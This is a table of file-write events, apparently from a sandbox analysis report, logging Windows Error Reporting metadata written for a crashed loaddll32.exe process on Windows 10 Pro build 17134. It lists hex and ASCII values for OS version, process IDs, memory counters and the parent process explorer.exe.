C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 33 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6352</Pid>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 35 00 39 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7594</Uptime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 30 00 33 00 39 00 31 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>53039104</PeakVirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 32 00 30 00 31 00 35 00 31 00 30 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>52015104</VirtualSize>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 36 00 33 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1634</PageFaultCount>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 37 00 36 00 30 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>5976064</PeakWorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 36 00 33 00 37 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>5963776</WorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 35 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>100544</QuotaPeakPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2014	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 35 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>98544</QuotaPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2110	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2114	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2120	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>17888</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2244	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2248	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2254	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 35 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>17536</QuotaNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2362	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2366	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2372	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1486848</PagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2448	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2452	2	09 00		success or wait	3	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2458	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 39 00 35 00 30 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>14 95040</Pe akPagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2550	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2554	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2560	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1486848 </PrivateUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2632	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2636	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2640	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation >	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2686	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2690	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2694	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2724	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2728	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2734	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2774	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2778	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2786	30	3c 00 50 00 69 00 64 00 3e 00 33 00 39 00 36 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3968</Pid>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2816	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2820	2	09 00		success or wait	4	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2828	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3012	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 30 00 30 00 36 00 36 00 36 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7006660</Uptime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3060	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3064	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3072	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3150	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3154	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3162	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3214	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3218	2	09 00		success or wait	4	6DED497A	unknown
